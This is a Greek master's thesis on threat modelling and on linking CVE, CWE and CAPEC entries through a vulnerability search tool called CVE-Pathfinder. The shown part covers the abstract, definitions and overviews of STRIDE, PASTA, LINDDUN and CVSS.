Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	Αναγνώριση και Αποτίμηση επιθέσεων και αδυναμιών ασφάλειας με τη χρήση των προτύπων CVE, CWE και CAPEC Identification and Assessment of Security Attacks and Vulnerabilities, utilizing CVE, CWE and CAPEC
Ονοματεπώνυμο Φοιτητή	Χρήστος Γρηγοριάδης
Πατρώνυμο	Ιωάννης
Αριθμός Μητρώου	ΜΠΣΠ/17015
Επιβλέπων	Παναγιώτης Κοτζανικολάου, Επίκουρος Καθηγητής

Ημερομηνία Παράδοσης: 10 Οκτωβρίου 2019

Τριμελής Εξεταστική Επιτροπή

Contents

Abstract

The identification and assessment of security vulnerabilities, as well as their linkage with potential security threats and attacks is a challenging task. Although the identification and assessment of software vulnerabilities used to depend only on the vendor side, the continuously increased complexity and interconnectivity of ICT systems has created the need for a unified classification and scoring of security vulnerabilities. Initiative on the matter was taken by the MITRE corporation as early as 1999 with the Common Vulnerabilities and Exposures (CVE), which was later on extended by the Common Weakness Enumeration (CWE) and the Common Attack Pattern Enumeration and Classification (CAPEC). Furthermore, NIST's NVD is currently synchronized with the CVE list. Along with the entry list, NIST is using the Common Vulnerability Scoring System which provides a consistent way of calculating the severity of vulnerabilities based on certain key characteristics, thus enriching the existing entries. This information is being constantly used and updated, in order to remain relevant with current issues. Although there are existing links between CVEs and CWEs in NIST's NVD database, there are no existing connections between CVEs and CAPEC. The main goal of this thesis is to develop a search engine in order to link specific security vulnerabilities (i.e. CVEs) with related attack patterns (i.e. CAPEC), using the abstract weaknesses enumerations (CWE) as a connecting dot. Such a search engine will assist security experts and system administrators to further understand threats that could compromise their IT assets and effectively mitigate the specific vulnerabilities that may trigger threats of high risk. Furthermore, an attempt is made to classify and present the CVE's identified by a port scanning tool called Nmap, based on their CVSS scores on the mentioned lists.

Περίληψη

Ο εντοπισμός και η αξιολόγηση των αδυναμιών ασφαλείας, καθώς και η σύνδεσή τους με πιθανές απειλές και επιθέσεις ασφάλειας αποτελεί ιδιαίτερα δύσκολο έργο. Στο παρελθόν, τα ζητήματα αδυναμιών ασφαλείας λογισμικού αντιμετωπίζονταν αποκλειστικά από τις εταιρίες που παρείχαν το λογισμικό. Λόγω της συνεχώς αυξανόμενης πολυπλοκότητας και διασύνδεσης των συστημάτων ICT παρουσιάστηκε η ανάγκη για ενιαία ταξινόμηση και βαθμολόγηση των αδυναμιών ασφαλείας. Η πρωτοβουλία πάνω σε αυτό το θέμα, πάρθηκε από τη MITRE το 1999 μέσω της λίστας κοινών ευπαθειών και εκθέσεων (Common Vulnerabilities and Exposures-CVE), η οποία στη συνέχεια επεκτάθηκε με την απαρίθμηση κοινών αδυναμιών (CWE) και την κοινή απαρίθμηση και ταξινόμηση μοντέλων επιθέσεων (Common Attack Pattern Enumeration and Classification-CAPEC). Επιπλέον, η εθνική βάση δεδομένων National Vulnerability Database (NVD) του NIST είναι πλήρως συγχρονισμένη με τη λίστα CVE. Σε συνδυασμό με τον κατάλογο ευπαθειών, ο NIST χρησιμοποιεί το κοινό συστημα αξιολόγησης ευπαθειών(Common Vulnerability Scoring System-CVSS), το οποίο παρέχει μια σταθερή μέθοδο υπολογισμού της επικινδυνότητας των ευάλωτων σημείων, εμπλουτίζοντας έτσι τις υπάρχουσες καταχωρήσεις. Αυτές οι πληροφορίες χρησιμοποιούνται και ενημερώνονται συνεχώς, προκειμένου να παραμείνουν σχετικές με τα τρέχοντα θέματα. Άλλες αξιοσημείωτες βάσεις δεδομένων ευπαθειών είναι:

- ISS X-Force database
- Symantec / SecurityFocus BID database
- Open Source Vulnerability Database (OSVDB)
- NVD by NIST
- Chinese National Vulnerability Database(CNNVD)
- Federal Service for Technical and Export Control of Russia (FSTEC) Vulnerability Database

Παρόλο που υπάρχουν συνδέσεις μεταξύ των CVE και των CWE στη βάση δεδομένων NVD του NIST, δεν υπάρχουν υπάρχουσες συνδέσεις μεταξύ CVE και CAPEC. Τα παραπάνω πρότυπα χρησιμοποιούνται ευρέως στις διαδικασίες μοντελοποίησης απειλών. Σε ένα μοντέλο απειλής, όλες οι πληροφορίες που επηρεάζουν την ασφάλεια μιας εφαρμογής, οργανώνονται και παρουσιάζονται σε δομημένη μορφή. Η διαδικασία μοντελοποίησης απειλών συμπεριλαμβάνει την αποτύπωση, τη διαλογή και την εκτέλεση αναλύσεων στις παραπάνω πληροφορίες. Επιπλέον οι κίνδυνοι που διατρέχει μια εφαρμογή αντιμετωπίζονται πλέον μέσω τεκμηριωμένης λήψης αποφάσεων, που αποτελεί ιδιαίτερο προτέρημα. Αυτή η διαδικασία όχι μόνο παρέχει ένα μοντέλο διαδικασιών, παράγει επίσης μια λίστα με πιθανές βελτιώσεις ασφαλείας ταξινομημένες βάση της βαρύτητάς τους.

Κατα την εξέταση μεθοδολογιών και διαδικασιών μοντελοποίησης απειλών, γίνεται εμφανές πως η αναγνώριση των απειλών και εκθέσεων που οδηγούν σε ευπάθειες είναι ένα τυπικό καθήκον όλων των εταιριών, προκειμένου να αξιολογήσουν επιτυχώς την ασφάλεια προϊόντων λογισμικού. Προκειμένου η διαδικασία να είναι σύντομη και έγκυρη, ειδικά σε περιπτώσεις όπου η επιφάνεια επίθεσης είναι μεγάλη, οι ερευνητές ασφαλείας χρησιμοποιούν τις βάσεις δεδομένων ευπάθειων για την αναγνώριση και την εκκαθάριση των απειλών που παρουσιάζονται. Η διαδικασία αυτή πραγματοποιείται με τη βοήθεια ποικίλων εργαλείων που διευκολύνουν την ανίχνευση αδυναμιών, και συνεπώς τον εντοπισμό πιθανών εκθέσεων. Αυτό επιτυγχάνεται μέ τη χρήση των εγγραφών CPE που συσχετίζονται άμεσα με τις εγγραφές CVE.

Στο πλαίσιο της παρούσας διατριβής εξετάζονται και αξιοποιούνται οι λίστες που παρέχονται από τον NIST και τον MITRE, με στόχο το σχεδιασμό και την υλοποίηση μιας λειτουργικής σχεσιακής βάσης δεδομένων. Η βάση δεδομένων αναπτύχθηκε ώστε να υποστηρίζει μια εφαρμογή (CVE-Pathfinder) που επιτρέπει στους χρήστες είτε να διεξάγουν έρευνα σχετικά με μεμονωμένες εγγραφές CVE, είτε να ταξινομούν τις εγγραφές που απαριθμεί το Nmap παρέχοντας παράλληλα συνδέσεις με πρότυπα επίθεσης. Ο κύριος στόχος είναι να δημιουργηθεί μια ισχυρή μηχανή αναζήτησης, η οποία στη συνέχεια δύναται να βρεί εφαρμογή στη φάση αναζήτησης ευπάθειών της διαδικασίας μοντελοποίησης απειλών, ώστε να επιτυγχάνεται μεγαλύτερη εξοικονόμιση χρόνου και άλλων πόρων. Επίσης παρέχει μια ταξινομημένη λίστα αναγνωρισμένων ευπαθειών ασφαλείας. Τέλος, ο σχεδιασμός της βάσης δεδομένων διεξάχθηκε με τρόπο που παρέχει δυνατότητες επέκτασης, ώστε σε μελλοντικές εκδόσεις να συμπεριληφθούν και βάσεις δεδομένων με μεθόδους εκμετάλευσης αδυναμιών, γεγονός που θα ενισχύσει την εγκυρότητα των συνόλων δεδομένων που προκύπτουν. Μέσω της εφαρμογής τεχνικών μηχανικής μάθησης, τα παραπάνω σύνολα δεδομένων έχουν τη δυνατότητα να συνεισφέρουν στην εύρεση περαιτέρω συσχετίσεων και στην αυτοματοποίηση επιθέσεων.

Εξετάζοντας τις εκτενείς λίστες σχετικά με τις ευπάθειες ασφαλείας, τις αδυναμίες και τα πρότυπα επίθεσης του MITRE, μία από τις βασικές ανησυχίες ήταν να σχεδιαστεί μια δομή που αξιοποιεί τα υπάρχοντα δεδομένα πλήρως. Προκειμένου να επιτευχθεί αυτό, επιλέχθηκε η ανάπτυξη σχεσιακής βάσης δεδομένων, ειδικότερα χρησιμοποιήθηκε η γλώσσα mySQL. Με αυτόν τον τρόπο τα επιλεγμένα σύνολα δεδομένων χωρίζονται σε πολλές ομάδες μεταβλητών(πίνακες) που συνοδεύουν κάθε καταγεγραμμένη καταχώρηση. Σε μια σχεσιακή βάση δεδομένων, οι πίνακες αυτοί δύναται να απομονωθούν και να διασυνδεθούν μέσω ξένων κλειδιών, επιτρέποντας έτσι στον ερευνητή να χειρίζεται και να αναλύει τις πληροφορίες που περιέχονται σε κάθε πίνακα, είτε ξεχωριστά είτε ως μέρος μιας ομάδας.

Για να δημιουργήσουμε την σχεσιακή βάση δεδομένων στην οποία μπορούν να καταχωρηθούν οι πληροφορίες σχετικά με τις ευπάθειες, τις αδυναμίες, και τα πρότυπα επίθεσης που παρέχονται από τους τον MITRE και τον NIST, έπρεπε να εξετάσουμε τα διαθέσιμα αρχεία XML, XSD και JSON. Το πρώτο βήμα που ελήφθη κατά το χειρισμό των αρχείων από τον MITRE ήταν να εξάγουμε ένα σχήμα από κάθε αρχείο XSD. Το σχήμα που παράγεται παρέχει μια ολιστική εικόνα για τη δομή των αρχείων xml, η οποία είναι αναγκαία ως πρώτο βήμα για τον επιτυχή σχεδιασμό και υλοποίηση της βάσης δεδομένων. Το επόμενο βήμα είναι η υλοποίηση ενός προγράμματος που διαβάζει τα δεδομένα απο τα παρεχόμενα αρχεία, τους δίνει την επιθυμητή μορφή και τέλος τα προωθεί στη βάση δεδομένων.

Ο σκοπός αυτής της διαδικτυακής εφαρμογής είναι η αξιοποίηση των πληροφοριών που παρέχονται από το xml αρχείο που παράγεται απο το Nmap. Με βάση τις αναφορές καταγεγραμμένων CVE που εμφανίζονται σε αυτό το αρχείο, ο χρήστης λαμβάνει πληροφορίες για συσχετισμένες αδυναμίες και μοτίβα επιθέσεων, απλά εισάγοντας ένα CVE ID στην αναζήτηση. Ουσιαστικά ο σκοπός αυτού του εργαλείου είναι να δημιουργήσει συνδέσεις μεταξύ των καταλόγων CPE, CVE, CWE και CAPEC, προκειμένου να βοηθήσει τους χρήστες να κατανοήσουν περαιτέρω τους κινδύνους που διατρέχουν οι πληροφοριακοί τους πόροι και το επίπεδο στο οποίο θα επηρεαστούν σε περίπτωση εκμετάλευσης της αδυναμίας απο κακόβουλους χρήστες.

Οι συνεισφορές της παρούσας εργασίας είναι οι εξής:

1) *Σχεδιασμός Δομής Δεδομένων*: Μέσω της ανάπτυξης σχεσιακής βάσης δεδομένων, σε προηγουμένως μη δομημένα δεδομένα, προκύπτει ένας καινούργιος τρόπος οργάνωσης και προσπέλασης. Τα δεδομένα έτσι μπορούν να αποδομηθούν σε πολλαπλούς πίνακες, γεγονός που κάνει δυνατή την περαιτέρω ανάλυση, ενώ παράλληλα δημιουργεί τη δυνατότητα δημιουργίας περαιτέρω συσχετίσεων μεταξύ των εγγραφών CVE, CWE και CAPEC. Τέλος ο σχεδιασμός υλοποιήθηκε με στόχο την υποστήριξη μιας μηχανής αναζήτησης.

2) *Ταξινόμηση Βάση CVSS*: Μέσω των δεδομένων που περιέχονται στη βάση και με τη βοήθεια του εργαλείου Nmap, το CVE-Pathfinder, έχει τη δυνατότητα να ταξινομεί τα CVE που αναγνωρίζονται και να παρέχει μια ταξινομημένη λίστα με φθίνουσα βαθμολογία. Επιπλέον, για κάθε CVE που περιέχεται στους εμφανιζόμενους πίνακες παρέχεται ένας σύνδεσμος που οδηγεί σε πληροφορίες σχετικά με συνδεδεμένες αδυναμίες και μοτίβα επιθέσεων, και μια βασική περιγραφή τους.

3) *Επανεμφανιζόμενα μοτίβα επιθέσεων*: Μέσω της παραγωγής ενός πίνακα που εμπεριέχει τα 5 μοτίβα επιθέσεων που συνδέονται με τις περισσότερες ευπάθειες από τη λίστα που παράγει το Nmap παρέχεται η δυνατότητα επιβεβαίωσης των ευπαθειών που πρέπει να ελεγχθούν.

4) *Μελέτη Περίπτωσης*: Στη μελέτη που διεξάγεται στο κεφάλαιο 7, οι δυνατότητες του CVE-Pathfinder παρουσιάζονται μέσω ενός ειδικά σχεδιασμένου σεναρίου. Η εφαρμογή μπορεί να αξιοποιηθεί από ερευνητές ασφαλείας, ώστε να συνδέσουν, να ταξινομήσουν και να αξιολογήσουν απειλές και ευπάθειες.

1. Introduction


In order to assess the rising issues of security vulnerabilities in ICT systems, multiple methods, tools and databases have been developed and established throughout the past decades. To put this in context, it is essential to list certain concepts that usually emerge in the field:

- *Threat Modelling* is a process applied to identify security weaknesses in software components, it takes place during the design phase of the Software Development Lifecycle process. [1]
- *Exposures/Threats*: In modern threat modeling processes, security researchers attempt to locate exposures, and go on to search for active vulnerabilities that can be exploited through the attack surface provided by said exposures. Exposures are presented either when configuration issues arise in a system, or through faulty software. Even though an exposed system does not directly allow compromise, it can function as a stepping stone to a successful attack on existing vulnerabilities, hence it is considered a violation of security policy. [2]
- Weakness: A weakness is an actual instantiation of a given weakness type. A weakness exists in an application when there is a mistake in the architecture, design, coding, or deployment.
- Vulnerability: A security vulnerability, comprises of at least one weakness in software and certain hardware components. When exploited, results in an adverse effect to confidentiality, integrity and availability metrics. The procedure of vulnerability Mitigation could entail changes to the source code of a software, or even changes and withdrawal of key components.
- Attack: The implementation of an exploit by an adversary, with the goal of taking advantage of weaknesses in order to achieve a negative technical impact. An attack is part of the bigger Cyber Attack Lifecycle that includes the following tasks: reconnaissance, weaponized, deliver, exploit, control, execute, and maintain. [3]
- Attack Pattern: An attack pattern is a description of the common attributes and approaches employed by adversaries to exploit known weaknesses in cyber-enabled capabilities. Attack patterns define the challenges that an adversary may face and how they go about solving it. They derive from the concept of design patterns applied in a destructive rather than constructive context and are generated from in-depth analysis of specific real-world exploit examples. Common Attack Pattern Enumeration and Classification (CAPEC) provides a formal list of known attack patterns. [3]
- Exploit: An exploit is an input or action designed to take advantage of existing weaknesses and achieve a negative technical impact. The existence of an exploit is what makes a weakness a vulnerability. [3]

1.1 Threat Modeling and Vulnerability Databases

Taking a deeper dive in the history of threat modelling and threat libraries, one can understand that as soon as shared computing made an appearance, adversaries made their appearance as well. Shortly after the debut in the early 1960's, there were many cases of individuals who attempted to exploit security vulnerabilities for personal gain. At that point individual vendors had to deal with their own security issues, which resulted in a lot of unresolved issues, given that neither was their personnel trained to deal with vulnerabilities, nor was there any form of outside help to outsource the task to.

Later on, based on Christopher Alexander's work on architectural patterns [4], some threat modeling methodologies were presented, resulting in the development of the first successful IT-system attacker profile in 1988 by Robert Barnard. Thereafter breakthroughs came more frequently, following the concept of a threat tree as described in "Fundamentals of Computer Security Technology" in 1994, NSA and DARPA achieved in graphically representing the execution of specific attacks, resulting in the first attack tree. This methodology was then utilized by Bruce Schneier in 1998 who presented an approach, where the adversary's goal is called a "root node", and the stepping stones to reach that goal are called "leaf nodes". Applications of this perspective led cybersecurity professionals to systematically consider multiple attack vectors against any defined target. From that point forward multiple threat modelling methodologies were presented like the ones featured on the table below:



Threat Modeling Method	Features
STRIDE	• Helps identify relevant mitigating techniques • Is the most mature • Is easy to use but is time consuming
PASTA	• Helps identify relevant mitigating techniques • Directly contributes to risk management • Encourages collaboration among stakeholders • Contains built-in prioritization of threat mitigation • Is laborious but has rich documentation
LINDDUN	• Helps identify relevant mitigation techniques • Contains built-in prioritization of threat mitigation • Can be labor intensive and time consuming
CVSS	• Contains built-in prioritization of threat mitigation • Has consistent results when repeated • Has automated components • Has score calculations that are not transparent
Attack Trees	• Helps identify relevant mitigation techniques • Has consistent results when repeated • Is easy to use if you already have a thorough understanding of the system
Persona non Grata	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Has consistent results when repeated • Tends to detect only some subsets of threats
Security Cards	• Encourages collaboration among stakeholders • Targets out-of-the-ordinary threats • Leads to many false positives
hTMM	• Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated
Quantitative TMM	• Contains built-in prioritization of threat mitigation • Has automated components • Has consistent results when repeated
Trike	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has automated components • Has vague, insufficient documentation
VAST Modeling	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated • Has automated components • Is explicitly designed to be scalable • Has little publicly available documentation
OCTAVE	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated • Is explicitly designed to be scalable • Is time consuming and has vague documentation

Figure 2.1: Known Threat modelling methods. [5]

Alongside Threat Modelling advances, vulnerability databases surfaced and were combined into the current threat modeling process, honorable mentions would be ISS X-Force, Symantec/SecurityFocus BID, Open Source Vulnerability Database(OSVDB), Common Vulnerabilities and Exposures(CVE) and the National Vulnerability Database(NVD). An interesting aspect to examine is the relationship between CVE and NVD, the CVE list contains entries of publicly know cybersecurity vulnerabilities along with identification information, a description and at least one public reference. NVD architecture was built upon that list, which was a basic requirement since they are meant to be fully synchronized; the intended purpose is to enhance the existing information, add a CVSS score and CPE connections to each entry, thus providing users with advanced searching features. Those utilities find successful applications in threat modeling, for instance CVSS scoring aids security researchers produce reliable risk rankings on vulnerabilities, hence enabling them to both alert the public about possible risks of unpatched software and ensure that ISV’s will treat exploits according to their significance.

Another matter of importance at this point is, how do security researchers produce a list of CVE’s for the system they are assessing? This task is performed by vulnerability scanners like Nikto, Nessus and other tools like Nmap, which is applied as a network scanner and a host detection tool, the mentioned scanners mostly refer to web applications. These tools use Common Platform Enumeration in order to recognize IT products and platforms, after a CPE number has been identified for the scanned asset it can then be connected to related CVE’s.

1.2 Thesis Goal

On the grounds of this thesis the assets provided by NIST and MITRE are examined and utilized in order to create a functioning relational database. The intended purpose of the database is to support a web application that enables users to either conduct research about single CVE's, or to classify the CVE's listed in Nmap's output and produce connections between said CVE's and related attack patterns. The main goal is to create a powerful search engine, which can then be applied in the vulnerability scanning phase of threat modeling processes, in order to save time and resources, by providing a sorted list of recognized vulnerabilities. Furthermore, the database design was implemented in a way that provides extensibility, so as to include exploit databases, hence providing better datasets, which in their turn will allow the implementation of machine learning techniques in future versions

1.3 Thesis Structure

This thesis is conducted in the following steps:

1. Threat modelling is explained, along with known methodologies and processes.
2. The vulnerability databases of interest are presented, providing a better understanding of the datasets that are to be used.
3. Files provided by MITRE and NIST are examined and a corresponding database to accommodate them is built. Further information regarding the consistency of the tables is presented.
4. Parsers built in order to accurately fill the database are explained.
5. The architecture behind the front-end-application is shown along with example screenshots of simple usage.
6. A case study is conducted in order to test the application in a possible scenario that would occur throughout a threat modeling process.

2. Threat Modeling

Due to the rising interest in threat modeling in the past decades, various companies comprising of vast structures tend to incorporate such processes in their development lifecycle.

In a threat model, all the information that affects the security of an application, is organized and presented in a structured form. The threat modeling process includes capturing, sorting, and running analysis on the above information, furthermore application security risk is handled with the advantage of informed decision-making. This process not only provides a model to work with, it also generates a list of possible security improvements in an order of importance. [6]

Threat modeling entails multiple tasks in order to achieve the desired level of security, including identifying objectives and vulnerabilities, defining countermeasures to prevent, or mitigate the effects of, threats to the system. A threat is considered either a real or a possible scenario, that can either occur due to malicious activity, or system failures. All in all, threat modeling is a planned activity for identifying and assessing application threats and vulnerabilities.

Threat modeling is best applied continuously throughout a software development project. The process is essentially the same at different levels of abstraction, although the information gets more and more granular throughout the lifecycle. Ideally, a high-level threat model should be defined in the concept or planning phase, and then refined throughout the lifecycle. As more details are added to the system, new attack vectors are created and exposed. The ongoing threat modeling process should examine, diagnose, and address these threats.

Note that it is a natural part of refining a system for new threats to be exposed. For example, when you select a particular technology, you take on the responsibility to identify the new threats that are created by that choice. Even implementation choices such as using regular expressions for validation introduce potential new threats to deal with. [6]

Done right, threat modeling provides a clear "line of sight" across a project that justifies security efforts. The threat model allows security decisions to be made rationally, with all the information on the table. The alternative is to make knee-jerk security decisions with no support. The threat modeling process naturally produces an assurance argument that can be used to explain and defend the security of an application. An assurance argument starts with a few high level claims, and justifies them with either sub claims or evidence.

2.1 Threat Modeling Methodologies

With multiple threat-modeling methods being developed, combinations of them tend to provide a stable and informed view on potential threats. Looking at security requirements through threat modelling can aid in taking protective measures, in an architecture level, that way threats are restricted and handled early in the development. Threat modeling can be particularly helpful in the area of cyber-physical systems.


Cyber-physical systems integrate software technology into physical infrastructures, such as smart cars, smart cities, or smart grids. While innovative, cyber-physical systems are vulnerable to threats that manufacturers of traditional physical infrastructures may not consider. Performing threat modeling on cyber-physical systems with a variety of stakeholders can help catch threats across a wide spectrum of threat types. [5]

At this point a variety of threat modeling methods will be presented, every method is targeted on a specific part of the process, hence companies tend to combine methods and create a custom process that can support their needs.

2.1.1 STRIDE

Invented in 1999 and adopted by Microsoft in 2002, STRIDE is currently the most mature threat-modeling method, and has been significantly extended over time. [7]

STRIDE evaluates the system detail design. With the use of data-flow diagrams (DFDs), STRIDE is able to recognize system entities, events, and boundaries on a system. STRIDE applies a general set of known threats based on its name, which is a mnemonic, as shown in the following table:



	Threat	Property Violated	Threat Definition
S	Spoofing identify	Authentication	Pretending to be something or someone other than yourself
T	Tampering with data	Integrity	Modifying something on disk, network, memory, or elsewhere
R	Repudiation	Non-repudiation	Claiming that you didn't do something or were not responsible; can be honest or false
I	Information disclosure	Confidentiality	Providing information to someone not authorized to access it
D	Denial of service	Availability	Exhausting resources needed to provide service
E	Elevation of privilege	Authorization	Allowing someone to do something they are not authorized to do


Table 3.1: STRIDE Threat Categories [5]

STRIDE has been successfully applied to cyber and cyber-physical systems. Although Microsoft no longer maintains STRIDE, it is implemented as part of the Microsoft Security Development Lifecycle with the Threat Modeling Tool, which is still available. Microsoft also developed a similar method called DREAD, which is also a mnemonic with a different approach for assessing threats. [8]

2.1.2 PASTA

The Process for Attack Simulation and Threat Analysis (PASTA) is a risk-centric threat-modeling framework developed in 2012, it contains seven stages, each with multiple activities. [9]

PASTA aims to bring business objectives and technical requirements together, using a diverse collection of design and elicitation tools in different stages. This method elevates the threat-modeling process to a strategic level by involving key decision makers and requiring security input from operations, governance, architecture, and development. Widely regarded as a risk-centric framework, PASTA employs an attacker-centric perspective to produce an asset-centric output in the form of threat enumeration and scoring. [10]The steps implemented in PASTA are presented in Figure 3.1.


1. Define Objectives
Identify Business Objectives
Identify Security and Compliance Requirements
Business Impact Analysis
2. Define Technical Scope
Capture the Boundaries of the Technical Environment
Capture Infrastructure | Application | Software Dependencies
3. Application Decomposition
Identify Use Cases | Define App. Entry Points & Trust Levels
Identify Actors | Assets | Services | Roles | Data Sources
Data Flow Diagramming (DFDs) | Trust Boundaries
4. Threat Analysis
Probabilistic Attack Scenarios Analysis
Regression Analysis on Security Events
Threat Intelligence Correlation and Analytics
5. Vulnerability & Weaknesses Analysis
Queries of Existing Vulnerability Reports & Issues Tracking
Threat to Existing Vulnerability Mapping Using Threat Trees
Design Flaw Analysis Using Use and Abuse Cases
Scorings (CVSS/CWSS) | Enumerations (CWE/CVE)
6. Attack Modeling
Attack Surface Analysis
Attack Tree Development | Attack Library Mgt.
Attack to Vulnerability & Exploit Analysis Using Attack Trees
7. Risk & Impact Analysis
Qualify & Quantify Business Impact
Countermeasure Identification and Residual Risk Analysis
ID Risk Mitigation Strategies
Figure 3.1: Threat Modeling with PASTA [5]

2.1.3 LINDDUN

LINDDUN focuses on privacy concerns and can be used for data security. Consisting of six steps LINDDUN provides a systematic approach to privacy assessment. [11]



PROBLEM SPACE
SOLUTION SPACE
1. Define DFD
2. Map privacy threats to DFD elements
3. Identify threat scenarios
4. Prioritize threats
5. Elicit mitigation strategies
6. Select corresponding PETS

Figure 3.2: LINDDUN Steps [12]

LINDDUN starts with a DFD of the system that defines the system's data flows, data stores, processes, and external entities. By systematically iterating over all model elements and analyzing them from the point of view of threat categories, LINDDUN users identify a threat's applicability to the system and build threat trees. [12]

2.1.4 CVSS

The Common Vulnerability Scoring System (CVSS) captures the principal characteristics of a vulnerability and produces a numerical severity score. CVSS was developed by NIST and is maintained by the Forum of Incident Response and Security Teams (FIRST) with support and contributions from the CVSS Special Interest Group. The CVSS provides users a common and standardized scoring system within different cyber and cyber-physical platforms. A CVSS score can be computed by a calculator that is available online. Metrics CVSS is composed of three metric groups, Base, Temporal, and Environmental, each consisting of a set of metrics, as shown in Figure 3.3 [13]

